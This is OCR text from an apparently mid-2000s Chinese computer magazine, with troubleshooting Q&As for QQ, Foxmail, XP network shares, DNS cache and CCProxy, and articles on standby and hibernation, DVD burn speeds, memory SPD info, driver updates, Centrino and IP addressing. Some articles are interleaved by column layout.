(4)选中要使用的“自动完成”选项的复选框。

CF[SB07]

6 QQ一登录就发生错误

问：我有一个QQ号总是登录不上去，最近甚至一登录此号码QQ就发生错误并退出。而在同一台机器上却可以登录其他QQ号码并且没有任何问题，请问这是怎么回事？如何解决？

答：在QQ中，每一个号码登录后的资料存储位置都是独立的(即存放在QQ安装目录下以QQ号码命名的文件夹下)。有时因为程序错误或版本升级过程中出现了一些问题而导致部分本地QQ账号数据受到损坏。而在登录此QQ号码时，QQ会首先读取本地的该账号数据，如果数据格式异常则会发生登录失败或者QQ错误退出的情况。解决方法是：在QQ安装目录下删除以该号码命名的文件夹，重新登录QQ。

7 Foxmail无法创建新邮件，无法自动断线

问：我以前是用Outlook Express来收发电子邮件的，最近改用Foxmail了，但在使用中却遇到了以下问题：把Foxmail设置成默认邮件收发程序后，点击邮件地址只是打开Foxmail，不能打开写邮件界面。另外，在系统设置的网络选项卡里勾选了“收发邮件后自动断线”，但是收发邮件后Foxmail不会自动断线。请问这些问题怎么解决？

答：卸载并重装Foxmail，再将其设置为默认邮件收发程序即可解决第一个问题。无法自动断线可能是由于你使用了多条网络线路，而在Foxmail的默认连接中设置了不正常的那条，可以在Foxmail中选择菜单〝工具→系统设置〞，在〝连接〞选项卡中将〝拨号网络设置〞中的〝使用连接〞设置为当前使用的网络连接。

8 将系统升级为Windows XP后访问共享速度变慢了

问：我原先使用的是Windows 2000，最近升级到Windows XP后发现，在使用“网上邻居”览局域网共享时速度慢了好多。而局域网中其他使用Windows XP的机器都有这个问题，请教了高手说需要修改注册表。请问具体应该如何修改？

答：在通常情况下，Windows XP在连接其他机器时会全面检查对方机器上所有预定任务，这个检查会让你等上30秒钟或更多时间。可以通过修改注册表来禁用这个过程：打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\RemoteComputer\NameSpace]，在其下有个{D6277990-4C6A-11CF-8D87-00AA0060F5BF}，把它删掉后重启机器，就不再检查预定任务了，查看共享的速度会有明显提高。

9 FirewallClient导致无法上网的疑惑

问：我在单位使用笔记本通过Firewall Client＋ISA Server的方式上网，回到家后却发现无法进行ADSL拨号了，使用电话线主叫拨号上网能够连接上网络，但却无法访问网页也无法使用其他需要网络连接的软件。

答：这种情况应该是Firewall Client仍然开启造成的，可以通过右击屏幕右下角系统托盘中的Firewall Client图标，在弹出菜单中选择Disable来暂时禁用此功能。等在单位使用网络时，再重新Enable就可以了。

10 一招解决本地DNS缓存故障

问：我所在的网络经常出现可以用IP访问却不能用域名访问的问题，除服务器上的设置问题，还有什么原因可能导致这种问题？

答：我们在访问网站时如果采用域名方式，在进行访问前还需要将你输入的域名通过DNS服务器转换为IP地址，如果DNS服务器出现故障或无法连接DNS服务器，就无法获取网站的IP自然而然也就无法访问网站。为了提高网站访问速度，系统会自动将已经访问过并获取了IP地址的网站存入本地的DNS缓存里，一旦再对这个网站进行访问，则不再通过DNS服务器而直接从缓存中取出该网站的IP地址进行访问。但有时就是因为本地DNS缓存出现了问题，而导致了网站无法访问的故障。可以通过在命令行方式(运行CMD.EXE)下输入命令〝ipconfig /flushdns〞(不含引号)来重建本地DNS缓存，就能解决这个问题。

11 CCProxy导致ADSL频繁断线

问：为了节省费用，最近我和弟弟每人一台电脑通过CCProxy代理服务软件共享上网，可是不知怎么回事每隔几分钟左右就自动掉线了，我很郁闷，由于我对代理服务器不很清楚，想询问一下，怎么解决？

答：其实这是CCProxy6.2代理服务软件的〝拨号空闲断开时间〞默认为5分钟造成的。当本地网络或代理服务器与互联网之间超过5分钟没有数据交换流量，CCProxy就会自动断开与互联网的连接。解决方法是：点击CCProxy工具栏中的〝设置〞按钮，再点击〝高级〞，在对话框中取消〝拨号空闲断开时间〞的勾选即可。

CF[SB08]

■ 未雨绸缪

深入了解待机和休眠 为 Windows 选择正确休息方式

Windows：俺是这样休息的！

★★★★

本文可以帮你学到

- 休眠是不是相当于关机，待机和休眠了怎样恢复
- 电源的 ACPI 是干什么用的，了解 BIOS 中的电源管理
- 巧妙应用待机和休眠功能

青海读者赵亮来信说：一次正编辑文稿时，同学叫出去吃饭，他觉得时间可能比较长，就把电脑设置到了待机状态，结果回来以后无法恢复到正常状态了，先前的工作都白费了。由这次遭遇，这位读者提出了疑问：待机、休眠究竟是咋回事？它们之间究竟有何区别？

芝麻开门

如何进入待机和休眠

按下“开始→关机”，在弹出窗口中，你会看到最后一项就是“待机”。怎么没有“休眠”呢？原来，系统默认是不启用休眠的，需要我们自己设置，在控制面板中双击“电源选项”，切换到“休眠”标签，勾选“启用休眠”(见图1)，就可以在关机菜单中看到“休眠”了。



图1

电脑的高级电源管理

要掌握待机和休眠，必须先了解下面两个知识：ACPI 和 APM。

1.什么是 ACPI

ACPI 是 Advanced Configuration and Power Interface 的缩写，中文意为“高级配置与电源接口”，这是微软、英特尔和东芝共同开发的一种工业标准。

ACPI 主要可实现以下功能：

①用户可以使电脑在指定时间开、关；

②即插即用设备在插入时能够由 ACPI 来控制，并为其供电；

③在无人使用电脑时可以使电脑进入休眠状态，但保证一些通信设备打开；

④操作系统可以根据外设和主板具体需求为它分配能源；

⑤操作系统可以在应用程序对时间要求不高的情况下降低时钟频率；

⑥使用笔记本电脑的用户可以指定电脑在低电压情况下进入低功耗状态，以保证重要应用程序运行。

同时，可将 ACPI 分为六种不同的工作状态，分别是 S0 到 S5，它们代表的含义分别是：

S0：电脑正常工作，所有硬件设备全部处于打开或正常工作的状态；

S1：也称为 POS（Power on Suspend，CPU 停止工作），其他的硬件设备仍然正常工作；

S2：将 CPU 关闭，但其余的硬件设备仍然运转；

S3：通常称为 STR（Suspend to RAM，挂起到内存），将运行中的数据写入内存后关闭硬盘；

S4：也称为 STD（Suspend to Disk，挂起到硬盘），内存信息写入硬盘，然后所有部件停止工作；

S5：所有硬件设备（包括电源）全部都关闭，也就是关机。

2.什么是 APM

APM 其实是 Advanced Power Manager（高级电源管理）的缩写，这是通过操作系统来控制、管理电脑硬件电源的

一种管理模式，其实也是一套电脑电源管理程序（软件），版本不同，功能也有所不同，比如 APM V1.0&V1.1，这两个版本都是直接由 BIOS 执行电源管理，而 APM V1.2 则是可以先通过操作系统定义电源管理，然后再由 BIOS 负责执行。

在如今流行的操作系统中，都内置了 APM，而在以前的 DOS 时代，APM 并未真正被引入操作系统，所以无法执行待机、休眠等操作，重启也只能用 Ctrl + Alt + Delete 组合键或电源的 Reset 键。

3.BIOS 中的电源管理设置

一般而言，主板产商定义 BIOS 的默认设置都是启动了〝高级电源管理〞这个功能的，大多数情况下不需要我们自己设置，只需采用其默认设置即可。如果碰到以前能使用〝高级电源管理〞，但后来又不行了，排除系统或其他硬件可能外，才会考虑 BIOS 中的设置是否有问题。遇到这种情况，可以将 BIOS 设置还原到默认状态即可，方法为：启动电脑，用 DEL 键进入 BIOS，用键盘上方向键定位到〝Load Optimized Defaults〞，然后按 F10 保存并退出 BIOS 设置即可。这里以 Intel845PE 主板为例，其他类型主板大致相同，这里仅作为参考。

“Power Management Setup”常见设置举例

ACPI Function:是否允许 ACPI 功能

ACPI Suspend Type:ACPI 的挂起类型，通常这里只有一个选择，即 S1（POS）状态，其实这个就包含了其他的挂起状态（S2、S3、S4）

Power Management:电能管理方式，默认为 User Define（用户自定义），还有就是 Min Saving（最小）和 Max Saving（最大）

Video Off Method:显示器开关

可以设置的值: Blank Screen 表示显示器不发射电子光束，即可减少耗电；V/H SYNC + Blank 表示除 Blank Screen 外，还可由 BIOS 来控制显示器水平与垂直同步信号，达到省电目的，此项为默认设置；DPMS Support，DPMS 是显示器与显卡之间的电源管理协定。在两者都支持 DPMS 的状态下，只要 BIOS 支持，显卡即可通过信号通知显示器进入省电模式。

HDD Power Down:设置 IDE 硬盘在多长时间内完全没有读写操作时，便可进入省电状态，切断硬盘电源以省电，缺省值为 Disabled。

Modem Use IRQ:该选项说明 Modem 使用的端口所占用的 IRQ 编号，让系统在省电状态下仍可以监视。Modem 是否有活动，可以设置的值：N/A、3、4、5、7、9、11。其中 N/A 表示不对 Modem 进行监测；

USB KB Wake-Up Drom S3:是否采用 USB 键盘唤醒，缺省值为“Disabled”。

Soft-Off by PWR-Button:这是机箱电源开关的功能设置，在开机状态下，按住开机电源按键超过四秒钟，系统就一定会关机，如果不超过 4 秒，系统就会按此设置操作。可以设置的值：Delay 4 Sec 表示超过 4 秒关机，如果不超过 4 秒则进入 Suspend 模式，此项为默认设置；Instant-Off 表示不需要等待 4 秒，只要按下关机按钮立刻关机。

待机、休眠是怎样工作的

1.为什么需要待机、休眠

尽管电脑硬件运行速度越来越快，但操作系统的体积也在不断膨胀，使得电脑开、关机时，启动、关闭的程序越来越多，花费时间也越来越漫长。因此如何让电脑能够快速启动、一开机就进入 Windows，就成为用户关心的问题。

于是，随着硬件和软件的升级，操作系统开始引入了高级电源管理，其作用就是在电脑闲置时关闭部分设备，将电脑进入等待休息状态，这样当需要重新使用电脑时，能够直接从等待休息状态尽快恢复到原先的工作状态，起到类似于快速启动的效果；同时，不用电脑时还能节省不少电能。

2.把数据存到内存中——待机

我们都知道，从硬盘读取数据的速度远低于从内存读取的速度。因此，电脑运行时首先是将硬盘中的数据提出并存到内存中，然后再由内存将数据发送到 CPU 中进行处理，接着处理后的数据将先返回内存，再写进硬盘。正在运行的数据几乎都保存在内存中。然而，进入待机状态也就是将当前数据保存在内存中，然后将硬盘关闭，也就是挂起到内存（Suspend to RAM，简称 STR）。

这时除硬盘外，其他设备还是处于加电等待状态（也就是说唤醒时无须重新加电，通俗地说就是原地待命），所以电源、CPU、显卡等设备的风扇还是处于工作中，键盘指示灯也是亮着的。我们可以通过按键盘任意键或动一下鼠标来唤醒电脑，这时硬盘就会重新加电并启动，然后和内存、CPU 等设备交换数据，从而完成返回到原来工作状态的任务。

3.将内存装进硬盘——休眠

休眠，在广义上包括挂起到内存（STR，也就是待机）和挂起到硬盘（Suspend to Disk，简称 STD）两种，而我们通常所指的休眠其实是 STD。当电脑进入休眠状态时，电脑首先将内存中的状态复制到硬盘，然后关闭电源。此时电脑几乎和通常关机一样〝安静〞，你完全可以切断电源，因为保存到硬盘里面的数据不会由于断电而丢失！它和 Ghost 给系统做镜像的道理一样，不过与 Ghost 不同的是：Ghost 保存并恢复的是整个系统信息，而休眠保存并恢复的是系统运行的信息。与待机相比，休眠是不能通过外部设备来唤醒的，它和正常开机一样启动电脑；不过和开机相比，休眠后启动电脑无

DVD 刻录速度之谜

■选题提供：青海　赵亮
■奖金：100 元

★★

■ pisces

谜一：DVD 倍速的由来

要解释 DVD 刻录倍速的问题，首先要解释 DVD 的倍速的标准。DVD 最早是称为 Digital Video Disc（数字视频光盘），首要目标是存储高分辨率的影音节目。按照最初设定，DVD 提供的影音数据流最高为 10Mbit/s，通过 MPEG-2 的压缩标准，能够存储 720 × 480 分辨率 30 帧 /s（NTSC 制式）或 720 × 576 分辨率 24 帧（PAL 制式）的影音数据。10Mbit/s 折算出来就是 1.25MB/s，再留一定的数据余量，因此 DVD 的倍速就定为了 1.35MB/s。后来 DVD 改名为 Digital Versatile Disc（数字通用光盘），还能存储数据，而 DVD 的倍速标准就由此制定，与 DVD 相关的各类产品，如 DVD+/-R、DVD-RAM 等也遵循此速度标准。

谜二：16 × 是否比 1 × 快 16 倍

光存储的转轴都有极限转速，在目前技术下，这个速度为 10000 转 / 分钟。当高于这个转速时，光盘很可能不能承受高速旋转下的离心力，导致光盘破碎。DVD 和 DVD 刻录机的 16 × 都是 DVD 光盘的最外圈的传输速度，而在内圈，同样转速下半径更小，实际传输速度也更低，在最内圈的传输率也就 6 倍左右。我们所说的 16 × DVD 刻录机其实应该叫“最大 16 倍速 DVD 刻录机”。

谜三：同样 16 × DVD 刻录机，为何速度有差别

不同厂家的 DVD 刻录机刻录方式不同。主要有部分恒定角速度和部分恒定线速度两种。

恒定角速度就是刻录机的主轴电机一直按照 10000 转 / 分钟旋转，刻录机则按顺序刻录，直到刻录机能支持的最大速度。这样的刻录中刻录速度一直在提升（如图 1）。部分恒定线速度的刻录中。刻录机由内圈往外圈刻录，在一段区域内刻录速度恒定，主轴电机则从 10000 转 / 分钟慢慢降




图 1

速。降到一定程度时，再次提升到 10000 转 / 分钟，刻录




图 2

速度也同时提高，直到最外圈用 16 倍速刻录（如图 2）。

我们不谈两种刻录方式的优劣，单从速度来讲，一种方式主轴电机全速运转，另一种主轴电机会慢慢降速，显然持续全速运转的刻录速度会更快。

谜四：16 × DVD 刻录机会不如 12 × 或者 8 × 产品

从谜三提供的两张图片可以看出，由于部分恒定线速度的 16 × DVD 刻录机持续在 16 × 刻录的时间并不长，再加上前面刻录时提速不够快，有可能比一些 12 × 部分恒定角速度的 DVD 刻录机刻录时间更长，但这个时间差别是很微小的。而 8 × DVD 刻录机则与 16 × 产品的速度差别过大，不会出现 8 × 产品快过 16 × 的情况。

谜五：DVD 刻录盘和刻录机达不到标准速度

刻录时，我们会遇到 16 × 刻录机只能用 4 × 刻录 8 × 盘片、8 × 刻录机只能用 2 × 刻录 4 × 盘片等。以 8 × 刻录机不能刻录 8 × 碟为例，这里有几种可能：

1. 刻录机只是部分 8 ×

我们知道 DVD 刻录机有 DVD+/-R 两种刻录格式。虽然两种刻录格式最后的刻录结果看起来没什么不同，但两个刻录格式是要分开认证的。一般来说，都是“+”格式先提升速度标准，过一段时间后，“-”格式才提升到同样的标准。这意味着一些 8 × DVD 刻录机只是支持 8 × DVD+R 的标准，不支持 8 × DVD-R 的标准。这样的刻录机用 8 × DVD-R 的碟片也只能用 4 × 刻录了。用户可从刻录机的包装上查看相关刻录速度，查证是否为这种情况。这样的情况下我们一般可以采用刷新 Firmware 的方式让刻录机成为全 8

不用打开机箱，了解内存容量以及相关设定

不开机箱认识内存

★★★

■ 懒猫

通过操作系统以及简单的软件，我们同样可以不打开机箱就认识自己的内存。

入门篇

Windows的系统属性同样可以提供给我们简单的内存信息。图1中的"1.00GB的内存"字样就是操作系统的物理内存容量。不过这也是操作系统仅仅能提供的内存信息了。甚至我们在系统的硬件设备列表中也看不到内存这项设备的名称，最多在芯片组相关的设备下面看到内存控制器。这是因为内存属于一个很标准化的设备，各厂家生产的同类内存在结构上是完全一致的。内存只需要和内存控制器交换数据，而操作系统也只需要判断内存容量，以确定需要往内存中读写多少数据，至于具体怎么写读写就完全是内存控制器的事情。因此在Windows中能为我们提供的内存信息才如此的少。但内存信息又并不是只有Windows提供的那么少，比如我们现在购买的多是DDR400内存，还要内存组成双通道，另外i875主板还提供PAT功能，等等。这些与内存相关的信息我们又如何获取呢？



图1

晋级篇

早期的内存由于结构简单，运行频率也不高，因此都是简单地插上就能用，而内存控制器以及BIOS中也没有太多的设置。当内存发展到PC100 SDRAM时，受限于当时的技术水平，只有高质量的内存才能在相应的内存设定下运行于PC100的频率，而为让芯片组中的内存控制器能够判断出内存是否符合PC100标准，以及该如何设置相应参数，从PC100内存开始，内存条上就增加了一块只读存储芯片，专门存储该条内存的各种标准设置信息，这就是内存的SPD（Serial Presence Detect，意译"配置序列检测"）芯片（如图2）。而现在有不少软件就能通过读取内存的SPD来告诉我们信息。




图2

这里我们推荐这款EVEREST Home Edition（以下简称EVEREST）小型综合测试软件，它的内存检测项目不但能告诉我们许多内存相关

×刻录，或者使用8× DVD+R的碟片。

2.8×同格式的盘和刻录机也不能8×刻录

这是因为DVD刻录机发展太快，导致盘片和刻录机认证不够规范造成的。从刻录盘片的原理来说，2×刻录盘和8×甚至16×刻录盘的制造工艺完全一样，所不同的就是最后的质量检测，高质量就成了8×或者16×，低质量就是2×。这种质量检测，除了生产厂家自检外，还会把这些碟片送到DVD刻录机大厂检测，看是否符合标准。符合标准，那么这些碟片就会印上相应的速度标示，然后刻录机厂商也会把盘片信息写入刻录机的Firmware中。问题是，厂家生产的一般只送制定DVD刻录标准的那几家检验，这样其他厂商的产品中没有相关的Firmware信息，只能按照刻录机自动检测到的速度刻录，而这个速度通常都是一个安全速度，而不是高速了。那么这些8×的DVD刻录机的速度标准又是怎么定的呢？把做好的刻录机用大厂盘片检验，如果能通过8×刻录的标准，就是8×刻录机了，而面对市场上浩如烟海的杂牌刻录盘，就能测多少算多少了。

由于DVD刻录机发展速度过快，导致盘片质量远远跟不上刻录机的发展，杂牌DVD刻录盘中，不但8×相当少见，就是4×的质量也是良莠不齐。这样情况下，对买了DVD刻录机的用户，我们建议，经常升级Firmware，并最好选择名牌刻录盘。对打算购买DVD刻录机的用户，我们建议购买DVD刻录标准制定者以及相会组织会员的相关产品。

附：DVD+/-R联盟相关会员列表可在http://www.dvdrw.com/industry-support.htm和http://www.rwppi.com/company/index.html查到，我们熟悉的惠普、飞利浦、索尼、理光、三菱、先锋、浦科特、明基都是相关标准的制定者或者会员。

CF [ZS02]

信息，还能对内存性能进行简单的测试。下载地址为：http://www.lavalys.hu/pre/everesthome/everesthome_build_0224.zip。

启动EVEREST后，点击展开左侧MENU菜单下的Motherboard菜单，点击SPD选项，在右侧窗口中我们就能了解到自己内存的基本信息（如图3）。在右上的检测框中，我们能够看



图3

到一条或者多条内存信息，这表示系统中安装的内存数量，如图3中，这台电脑的1GB内存就是由两条512MB内存组成的。右下的窗口则是每条内存的具体检测信息，重要信息主要有以下几点：Module Name表示内存条生产厂家的名称，比如我们买的金士顿内存，那么这里应该显示Kingston。Memory Type就表示内存类型，现在多数都是DDR SDRAM，而Intel 9x5芯片组则可以搭配DDR Ⅱ内存。我们就可以在这里查到电脑内的内存类型和我们购买时是否一致。Memory Speed就是内存的标准运行速度。我们在这里看到PC3200(200MHz)字样，这与我们所说的DDR400内存有什么关系呢？这段信息表示内存标准运行频率为200MHz，而DDR内存能够在一个频率周期传输两次数据，因此这就是DDR400内存，而在下面一个检测信息中，Module Width表示内存通道的宽度为64bit，那么DDR400内存的带宽就是频率乘以位宽，就是400MHz × 64bit=25600Mbit/s=3200MByte/s（8bit=1Byte），因此，DDR400内存就是PC3200内存。同理，DDR266等同PC2100；DDR333等同PC2700；DDR500等同PC4000，以此类推。

内存检测项目的Memory Timings表示此内存在标准运行频率时的内部时序设置。简单来说，同样频率下时序越短的内存性能越好，但对内存品质的要求也更高。关于时序的具体内容涉及到很深的内存知识，希望了解的朋友可以阅读http://www.stor-age.com/jishu/htm2004/04032212JAEF.asp的文章。

接下来的Memory Module Features则是各内存芯片厂家推出的各种特殊规格内存的支持特性，与我们常用的内存没有太大关系。至此，我们已经了解电脑里面内存的基本信息，那么内存的工作状态又如何呢？

在Motherboard展开菜单中的Chipset项目中，我们找到Memory Controller（内存控制）项目，可以看到内存的工作状态（如图4）。其中Type表示内存能够支持的工作状态，Dual Channel就是我们所说的双通道内存。Active Mode则是内存正在工作的状态，这里检测出同样是Dual Channel，则表明双通道内存已经开启。如果用户的电脑满足双通道内存的要求（主板、内存都支持），但检测出来双通道并没有开启，就要检查原因了。在内存控制项目下还有一个PAT检测项目，这本是Intel 875芯片组主板特有的功能，不过经过厂商开发，让Intel 865主板也能部分启动这个功能，启动后能提高一定的内存性能，不过也需要内存质量过硬。




图4

我们在谈论内存运行时，通常会谈到内存频率与前端总线的分频，有1:1、2:3、5:4等等，这些东西该如何设置呢？我们一测便知。在Motherboard展开菜单的Motherboard项目中，Front Side Bus Properties（前端总线属性）下有一个Bandwidth（总带宽），代表CPU能接受的数据带宽；Memory Bus Properties（内存总线属性）项目同样也有一个Bandwidth，是内存能够提供的带宽。当分频的结果是内存带宽小于CPU带宽时，内存的所有带宽都能被CPU接受，因此此时内存是满负荷工作，而最理想状态当然是内存带宽等同CPU带宽。当内存带宽大于CPU带宽时，内存带宽并不能完全被CPU使用，这时的内存性能虽然从理论上要高不少，但受到CPU的带宽限制，在实际测试和应用中并不比内存带宽等同于CPU带宽时高多少。因此，我们在设置内存与前端总线的分频时，只要让内存在稳定的情况下带宽尽量接近或者等同前端带宽就可以了（如图5）。




图5

最后，在Benchmark展开菜单中，我们还能了解到自己内存的具体性能，并与标准平台对比。 CF[ZS03]

热门驱动点评

在微软官方逐渐停止对 Win98SE/ME 系统提供支持后，各大显卡厂商也相应减少了提供新的 Win98SE/ME 驱动，而把主要精力集中在 For Win2000/XP 系统的驱动研发上。不过显卡芯片大厂像 nVIDIA 和 ATi 还是会时常照顾一下仍在坚守 Win98/ME 系统的朋友们，推出一些新的官方正式版驱动，让使用 Win98SE/ME 系统的用户也能享受到新版驱动带来的在性能、品质、兼容性等方面的改进。这次 nVIDIA 官方新发布的 66.94 版 Win98/ME 驱动的文件生成日期为 11/05/2004，具体更新内容如下：1.增加对 GeForce 6600、GeForce 6600 GT、GeForce 6200 等新型号显卡的支持。2.增加支持通过 DVI 连接来使用 HDTV 的功能。3.支持更为先进的 DVI timing(适用于所有 GeForce 6 系列显卡)。4.支持在所有的控制面板程序中，辨认和显示显示器的名称。5.在 nView 显示设置向导中增加支持 TV/HDTV 的设置选项。6.完全支持 Microsoft DirectX 9.0c 和 OpenGL 1.5。特别注意：此款驱动和 NASCAR 2004、NASCAR 2005 游戏中的 3dsetup 设置程序存在兼容性问题，请在使用此版驱动时不要运行 3dsetup 设置程序。下载地址：http://www.mydrivers.com/dir106/d42761.htm。

最新驱动列表

nVIDIA nForce/nForce2/nForce3/nForce4 芯片组音频驱动最新 4.57 官方正式版。更新内容：1.通过了微软的 WHQL 认证。2.修正了一些游戏和应用程序中地址错乱的问题。适用环境：Win2000/XP，下载地址：http://www.mydrivers.com/dir107/d42969.htm。

BenxQ 明基 DW1620/DW1620 PRO DVD 刻录机最新 Firmware B7T9 版。更新内容：1.改进了对 DVD+R 和 DVD-R 盘片的写入策略。2.支持播放 CCCD 格式的盘片。适用环境：Win98SE/ME/2000/XP，下载地址：http://www.mydrivers.com/dir107/d42962.htm。

Nikon 尼康 Coolpix 8400 数码相机最新 Firmware 1.2 版。更新内容：1. 改变了 COOLPIX 8400 在菜单中选择使用了外接增距镜之后不能使用数码变焦的功能。2.修正了以 RAW 格式连拍图像在尼康图像软件 PictureProject 和 Nikon Capture 上，显示偏向紫红色的情况。下载地址：http://www.mydrivers.com/dir107/d42912.htm。 CF[ZS04]

看破迅驰广告的迷雾

■ AFan

现在各电视台的广告中经常会出现 Intel 的“迅驰”(Centrino)移动计算技术广告，内容不但有无限飞行的 Intel 小绿人，还有在世界各地享受“迅驰”无线技术随时上网的用户，迅驰到底是什么呢？

“迅驰”并不是一件单独的产品，而是 Intel 的一套整体销售的产品，包括 Pentium M（现在也包括赛扬 M 处理器）笔记本专用处理器、i855 笔记本专用芯片组和 Intel PRO2100 LAN MiniPCI 无线网卡。一台电脑要贴上“迅驰”的蝴蝶标签必须要有这三部分才行。从一方面说，迅驰整套产品都是 Intel 独家生产的，这让配件间不会出现兼容性问题，并方便了用户的安装使用过程，这点值得赞赏。但另一方面，迅驰这种整合搭配的营销方式也一定程度阻碍了技术的进步。因为在现在的迅驰套件中的无线网卡部分只支持 802.11b 协议，最快无线传输速度只有 11mbps，而现在更快的其他厂家的无线网卡则支持 802.11g 协议，最快速度为 54mbps，是 802.11b 协议的 5 倍。而如果笔记本生产厂家选择这些无线网卡，不选择迅驰套件中的无线网卡，则不能贴上相应的标志。支持 802.11g 协议的迅驰 2 代套件还需要一段时间才会推出，因此，现在选择迅驰并不表示就选择了最快的无线上网产品。

购买迅驰笔记本的用户有不少是看中迅驰广告中的无线上网能力的，而我们所说的无线上网通常有两种情况。一是通过无线网卡连接无线局域网基站（俗称 AP），再通过这个局域网连接上互联网，这也是迅驰无线上网的原理。二是通过无线 MODEM（现在通常是 GPRS MODEM）直接连接到电信局的基站上，直接挂上 Internet。在 Intel 的迅驰广告中，除非那些上网电脑的附近（在室外为 200 米以内）有无限局域网基站，否则那些电脑只能通过第二种方式上网，而这种方式与笔记本电脑是不是“迅驰”没有关系，我们不要被 Intel 的广告迷惑！

CF[ZS05]

洞悉IP、域名、公网私网IP、静态动态IP 的秘密

IP 知识补习班

★★★★

■ 北京 阮征

IP 是什么? TCP/IP 协议中的 IP 又是什么? 我的 IP 地址是多少? 为什么不能随便设置 IP 地址? 我没有设置 IP 为什么也能上网? 什么是内网 IP、外网 IP? 公网私网又有什么分别? 这一大堆的问题想必一些“老鸟”也不能完全解释清楚。今天就来上一堂 IP 知识补习课, 把 IP 概念搞得通通透透。

基础篇

1.什么是 IP?

大家都知道在邮寄信件的时候寄信者和收信者一般都拥有一个通信地址, 只要按照这个通信地址就可以把信件安全地送到收信人的手中。计算机之间通信也是如此, IP 地址通俗地说就是每个计算机的通信地址。两个计算机间的通信可以想像成下文中的对话:

计算机 A:“你好, 请把这个包裹(数据包)发到计算机 B, 通信地址(IP)是这个。”

Internet 邮局:“好的, 我会派邮递员把你的包裹送到这个通信地址(IP)的。”

经过Internet上邮递员(路由器)的传递,将这个包裹成功传到了计算机 B 的通信地址(IP)上。

从上面的对话我们可以得出结论,那就是如果你的计算机连到了网络上,要与其他机器进行数据传输的话,就一定要有网络世界中的通信地址(IP 地址), 否则跟没有连上网没有任何区别。

小提示

IP 地址是如何构成的呢? IP 地址是由 4 个数组成的, 每个数之间用 "." 分隔开。例如 192.168.0.1、61.153.2.54 这种形式。从这些数字我们可以看出 IP 地址是属于公网还是私网, 内网还是外网等信息, 稍候我们将详细介绍。

2.如何查询本机的 IP 地址?

第一步: 对于不同的操作系统, 操作步骤略有不同。

Windows 9x: 点击 "开始" 菜单, 选择 "运行", 输入 "Command" 后回车(不含引号)。

```
C:\WINNT\system32\cmd.exe

C:\Documents and Settings\softer1>
C:\Documents and Settings\softer1>
C:\Documents and Settings\softer1>ipconfig

Windows 2000 IP Configuration

Ethernet adapter 本地连接 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.91.30.45
        Subnet Mask . . . . . . . . . . . : 255.255.254.0
        Default Gateway . . . . . . . . . : 10.91.30.254
```

图 1

Windows 2000/XP/2003: 点击 "开始" 菜单, 选择 "运行", 输入 "CMD" 后回车(不含引号)。

第二步: 运行 Winipcfg 或 IPConfig, 就可以在 IP Address 处看到自己的 IP 地址了(见图 1)。

解惑篇

1.内网外网的区别

内外是相对于防火墙而言的, 在防火墙之外的叫做外网, 防火墙内部的网络自然称为内网。大家提到内网外网最多的是在使用 BT 软件的时候, 为什么内网用户的下载速度慢呢? 正是因为内网用户处在防火墙以内, 大部分外来的 BT 连接都被防火墙屏蔽了。

2.公网私网的区别

一般情况下, 我们把 Internet 称为公网, 在某种程度上公网就等同于外网, 相应的内网与私网所代表的意思一样。如何区分公网和私网呢? 大家只要记住一个规则就可以了。当我们查询自己 IP 时, 发现地址为如下三个区域的话, 则说明我们是处在私网中(* 指 0～255 之间的数字)。

区域一:10.*.*.*

区域二:172.16.*.*～172.31.*.*

区域三:192.168.*.*

如果本机 IP 是其他 IP 地址就表示我们处于公网。图 1 显示的本机 IP 为 10.91.30.45, 则说明该计算机处于私网中。而我们使用猫进行拨号获得的是公网 IP, 在北京使用北京网通 ADSL 的用户也是处于公网中, 而铁通的用户则没有公网 IP, 只能得到私网 IP。

划分公私或内外网都有哪些好处呢? 我们通过一个找人的例子来说明内网或私网的好处。

